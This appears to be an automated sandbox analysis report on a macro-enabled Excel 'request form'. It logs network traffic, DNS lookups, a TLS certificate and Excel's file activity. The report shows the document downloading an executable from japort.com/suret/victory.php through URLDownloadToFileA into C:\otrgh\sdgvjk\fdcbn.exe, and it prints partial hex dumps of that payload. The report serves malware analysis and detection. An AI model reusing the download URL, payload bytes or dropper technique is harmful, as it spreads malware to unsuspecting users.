,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,https://japort.com/suret/victory.php,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 10:23:32.070090055 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.227945089 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:32.228055954 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.228924990 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.386797905 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:32.390645981 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:32.390700102 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:32.390722990 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.390734911 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:32.390758038 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.390782118 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.401439905 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.559773922 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:32.559885025 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.560631037 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:32.759342909 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171098948 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171173096 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171221972 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171263933 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171300888 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171334982 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.171339035 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171370029 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171407938 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171418905 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.171447992 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171485901 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.171487093 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.171541929 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.171597958 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.329364061 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329463005 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329500914 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329540968 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329580069 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329617023 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329654932 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329691887 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329739094 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329780102 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329817057 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329854012 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329854012 CET	49722	443	192.168.2.3	50.87.232.245

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 10:23:33.329893112 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329909086 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.329931974 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329932928 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.329971075 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.329981089 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.330007076 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.330010891 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.330039978 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.330061913 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.330076933 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.330105066 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.330123901 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.330144882 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.330162048 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.330184937 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.330203056 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.330245018 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.487833023 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.487871885 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.487919092 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.487963915 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488004923 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488032103 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488044977 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488064051 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488070011 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488074064 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488089085 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488095045 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488128901 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488157034 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488169909 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488181114 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488212109 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488225937 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488260031 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488262892 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488302946 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488312006 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488341093 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488353968 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488379955 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488399029 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488418102 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488440990 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488456011 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488470078 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488495111 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488524914 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488533020 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488547087 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488581896 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488586903 CET	49722	443	192.168.2.3	50.87.232.245
Jan 25, 2021 10:23:33.488626957 CET	443	49722	50.87.232.245	192.168.2.3
Jan 25, 2021 10:23:33.488663912 CET	443	49722	50.87.232.245	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 10:23:17.652827024 CET	60100	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:17.678745031 CET	53	60100	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:18.710175037 CET	53195	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:18.733675003 CET	53	53195	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 10:23:19.509645939 CET	50141	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:19.535758972 CET	53	50141	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:21.218935013 CET	53023	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:21.242017984 CET	53	53023	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:25.692101002 CET	49563	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:25.723529100 CET	53	49563	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:27.922821045 CET	51352	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:27.946186066 CET	53	51352	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:28.776576996 CET	59349	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:28.799781084 CET	53	59349	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:29.154397964 CET	57084	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:29.198488951 CET	53	57084	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:29.557542086 CET	58823	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:29.602792025 CET	53	58823	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:30.569367886 CET	58823	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:30.601056099 CET	53	58823	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:31.566653013 CET	58823	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:31.598356009 CET	53	58823	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:31.941112995 CET	57568	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:32.064635038 CET	50540	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:32.068098068 CET	53	57568	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:32.090655088 CET	53	50540	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:32.839071035 CET	54366	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:32.871134043 CET	53	54366	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:33.582461119 CET	58823	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:33.615036964 CET	53	58823	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:33.621869087 CET	53034	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:33.644891977 CET	53	53034	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:34.401454926 CET	57762	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:34.424726963 CET	53	57762	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:37.598787069 CET	58823	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:37.632719994 CET	53	58823	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:48.440037012 CET	55435	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:48.474277973 CET	53	55435	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:49.945501089 CET	50713	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:49.971278906 CET	53	50713	8.8.8.8	192.168.2.3
Jan 25, 2021 10:23:53.134165049 CET	56132	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:23:53.169868946 CET	53	56132	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:04.506521940 CET	58987	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:04.538395882 CET	53	58987	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:05.715949059 CET	56579	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:05.739253044 CET	53	56579	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:07.536834002 CET	60633	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:07.559916019 CET	53	60633	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:07.915107965 CET	61292	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:07.938407898 CET	53	61292	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:10.855686903 CET	63619	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:10.887474060 CET	53	63619	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:14.139369011 CET	64938	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:14.162503958 CET	53	64938	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:23.875736952 CET	61946	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:23.901622057 CET	53	61946	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:25.316063881 CET	64910	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:25.350987911 CET	53	64910	8.8.8.8	192.168.2.3
Jan 25, 2021 10:24:52.973000050 CET	52123	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:24:52.999141932 CET	53	52123	8.8.8.8	192.168.2.3
Jan 25, 2021 10:25:11.114424944 CET	56130	53	192.168.2.3	8.8.8.8
Jan 25, 2021 10:25:11.162878990 CET	53	56130	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 10:23:31.941112995 CET	192.168.2.3	8.8.8.8	0x900b	Standard query (0)	japort.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 10:23:32.068098068 CET	8.8.8.8	192.168.2.3	0x900b	No error (0)	japort.com		50.87.232.245	A (IP address)	IN (0x0001)
Jan 25, 2021 10:24:07.559916019 CET	8.8.8.8	192.168.2.3	0x9a90	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 25, 2021 10:23:32.390734911 CET	50.87.232.245	443	192.168.2.3	49722	CN=cpanel.japort.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Dec 14 09:07:11 CET 2020	Sun Mar 14 09:07:11 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 4640 Parent PID: 792

General

Start time:	10:23:27

Start date:	25/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x8e0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\otrgh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E6F643	CreateDirectoryA
C:\otrgh\sdgvjk	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E6F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E6F643	URLDownloadToFileA
C:\otrgh\sdgvjk\fdcbn.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	E6F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\81D8EB09.tmp	success or wait	1	A5495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$request_form_1611565093.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	A451E4	WriteFile
C:\Users\user\Desktop\~$request_form_1611565093.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	A45241	WriteFile
C:\Users\user\Desktop\~$request_form_1611565093.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	A451E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$request_form_1611565093.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	A45241	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\9ght3erd[1].exe	unknown	7033	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 64 86 08 00 3c 9c 0a 60 00 00 00 00 00 00 00 00 f0 00 22 00 0b 02 0e 00 00 ce 05 00 00 c8 00 00 00 00 00 00 b8 38 05 00 00 10 00 00 00 00 00 40 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 07 00 00 04 00 00 00 00 00 00 02 00 60 81 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00	MZx....................@..... .... x..........!..L.!This program cannot be run in DOS mode.$..PE..d... <..`.........."....... ...........8.........@........ .................... ........ ....`.........................	success or wait	1	E6F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\9ght3erd[1].exe	unknown	7122	45 08 89 c3 0f 44 d9 83 fe 0a 0f 9c 45 0c f7 d7 0f 4d d8 b9 0f 2b f8 11 66 2e 0f 1f 84 00 00 00 00 00 00 0f 1f 44 00 00 81 f9 0e 2b f8 11 7f 18 81 f9 1a 70 54 82 74 4b 81 f9 89 39 8f aa 75 e8 c6 45 10 e1 89 d9 eb e0 81 f9 fd f2 f8 32 74 2c 81 f9 0f 2b f8 11 75 d0 0f b6 55 08 0f b6 4d 0c 89 d0 30 c8 b8 fd f2 f8 32 41 0f 45 c4 84 c9 89 c1 41 0f 45 cc 84 d2 0f 44 c8 eb ac b9 89 39 8f aa eb a5 85 ff 8a 45 10 41 88 40 04 0f 94 45 08 83 fe 0a 0f 9c 45 0c b9 0f 2b f8 11 66 2e 0f 1f 84 00 00 00 00 00 66 90 81 f9 0e 2b f8 11 7f 18 81 f9 1a 70 54 82 74 50 81 f9 89 39 8f aa 75 e8 c6 45 10 ec 89 d9 eb e0 81 f9 fd f2 f8 32 74 31 81 f9 0f 2b f8 11 75 d0 0f b6 45 08 0f b6 4d 0c 89 c2 30 ca 84 c9 b9 fd f2 f8 32 41 0f 45 cc 84 c0 b8 fd f2 f8 32 0f 44 c8 84 d2 41 0f 45 cc eb	E....D.....E....M...+..f.....D.....+.....pT.tK...9..u..E.....2t,...+..u...U...M...0.....2A.E.....A.E....D.....9.....E.A.@...E.....E...+..f.....f....+.....pT.tP...9..u..E.....2t1...+..u...E...M...0.....2A.E....2.D...A.E..	success or wait	1	E6F643	URLDownloadToFileA
C:\otrgh\sdgvjk\fdcbn.exe	unknown	14155	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 64 86 08 00 3c 9c 0a 60 00 00 00 00 00 00 00 00 f0 00 22 00 0b 02 0e 00 00 ce 05 00 00 c8 00 00 00 00 00 00 b8 38 05 00 00 10 00 00 00 00 00 40 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 07 00 00 04 00 00 00 00 00 00 02 00 60 81 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..d...<..`.....".....8.....@..... ..... ..... ....`.....	success or wait	1	E6F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\9ght3erd[1].exe	unknown	498	72 73 b2 db 41 0f 44 c5 eb db 66 2e 0f 1f 84 00 00 00 00 00 90 3d c6 d8 d8 2b 74 38 3d cc af 31 2f 75 c2 b8 c6 d8 d8 2b 45 31 c0 eb b8 44 8b 44 24 28 41 83 c0 ff b8 c6 d8 d8 2b eb a8 48 8b 17 48 8b 4c 24 30 e8 6b 24 00 00 b8 29 19 6e 55 e9 31 fb ff ff 48 8b 17 48 8b 4c 24 30 e8 54 24 00 00 8b 05 4e 27 06 00 8d 48 ff 0f af c8 f7 d1 83 c9 fe 83 f9 ff 0f 94 c1 b8 53 6c 90 9a 41 0f 44 c7 83 3d 31 27 06 00 0a ba 53 6c 90 9a 0f 4d c2 0f 9c c2 30 ca 41 0f 45 c7 e9 e7 fa ff ff 48 8b 4c 24 50 48 31 e1 e8 2a c9 04 00 48 89 f0 48 83 c4 58 5b 5d 5f 5e 41 5c 41 5d 41 5e 41 5f c3 cc cc cc cc cc cc 41 57 41 56 41 55 41 54 56 57 55 53 48 83 ec 58 4d 89 c4 48 89 d7 4c 89 c1 4c 89 4c 24 48 4c 89 ca 45 31 c0 41 b1 01 e8 54 8c 04 00 89 44 24 3c 49 83 c4 01 b8 e8 3d 1d e3 eb	rs..A.D...f.....=...+t8=. .1/u.....+E1...D.D$(A.....+. .H..H.L$0.k$...).nU.1...H..H .L$0.T$....N'...H..... .Sl..A.D..=1'....Sl...M....0.A .E.....H.L$PH1..*...H..H..X[ ] _^A\A]A^A_.....AWAVAU ATVWUSH ..XM..H..L..L.L$HL..E1.A... T....D$<I.....=...	success or wait	111	E6F643	URLDownloadToFileA
